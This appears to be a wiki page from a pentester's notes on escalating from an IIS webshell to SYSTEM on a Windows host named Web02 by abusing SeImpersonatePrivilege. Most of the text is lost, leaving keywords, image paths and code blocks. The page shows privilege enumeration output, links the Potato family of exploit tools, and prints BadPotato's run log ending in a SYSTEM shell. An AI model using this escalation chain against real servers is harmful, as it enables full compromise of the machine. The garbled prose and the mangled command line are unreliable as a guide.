SeImpersonatePrivilege

SeImpersonatePrivilege whoami /priv whoami /all IIS

aspx webshell Web02 IIS PRIVILEGES INFORMATION SeImp

```
USER INFORMATION
----------------

User Name                  SID
========================== ============================================================
iis apppool\defaultapppool S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ===============================================
Mandatory Label\High Mandatory Level   Label            S-1-16-12288
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                   Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS                      Alias            S-1-5-32-568 Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
                                       Unknown SID type S-1-5-82-0   Mandatory group, Enabled by default, Enabled group


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
```


SeImpersonatePrivilege SYSTEM

( ) JuicyPotato RottenPotato SweetPotato PrintSpoofer


https://jlajara.gitlab.io/Potatoes_Windows_Privesc

SweetPotato (https://github.com/CCob/SweetPotato) PrintSpoofer (https://github.com/itm4n/PrintSpoofer) BadPotato (https://github.com/BeichenDream/BadPotato) PrintSpoofer C# execute-assembly

PrintSpoofer **Print Spooler** SeImpersonatePrivilege



BadPotato **SYSTEM**



```
[*]
                                             Command: C:\inetpub\wwwroot\uploads\badpotato.   excute

Github:https://github.com/BeichenDream/BadPotato/       By:BeichenDream

[*] PipeName : \\.\pipe\985e7d56e2984d2ca1dfd8abe4ae382e\pipe\spoolss
[*] ConnectPipeName : \\WEB02/pipe/985e7d56e2984d2ca1dfd8abe4ae382e
[*] CreateNamedPipeW Success! IntPtr:784
[*] RpcRemoteFindFirstPrinterChangeNotificationEx Success! IntPtr:2217063424000
[*] ConnectNamePipe Success!
[*] CurrentUserName : DefaultAppPool
[*] CurrentConnectPipeUserName : SYSTEM
[*] ImpersonateNamedPipeClient Success!
[*] OpenThreadToken Success! IntPtr:892
[*] DuplicateTokenEx Success! IntPtr:896
[*] SetThreadToken Success!
[*] CurrentThreadUserName : NT AUTHORITY\SYSTEM
[*] CreateOutReadPipe Success! out_read:904 out_write:912
[*] CreateErrReadPipe Success! err_read:916 err_write:920
[*] CreateProcessWithTokenW Success! ProcessPid:3268
nt authority\system


[*] Bye!
```

Revision #4
Created 5 September 2022 03:02:24 by

Updated 14 March 2023 17:15:48 by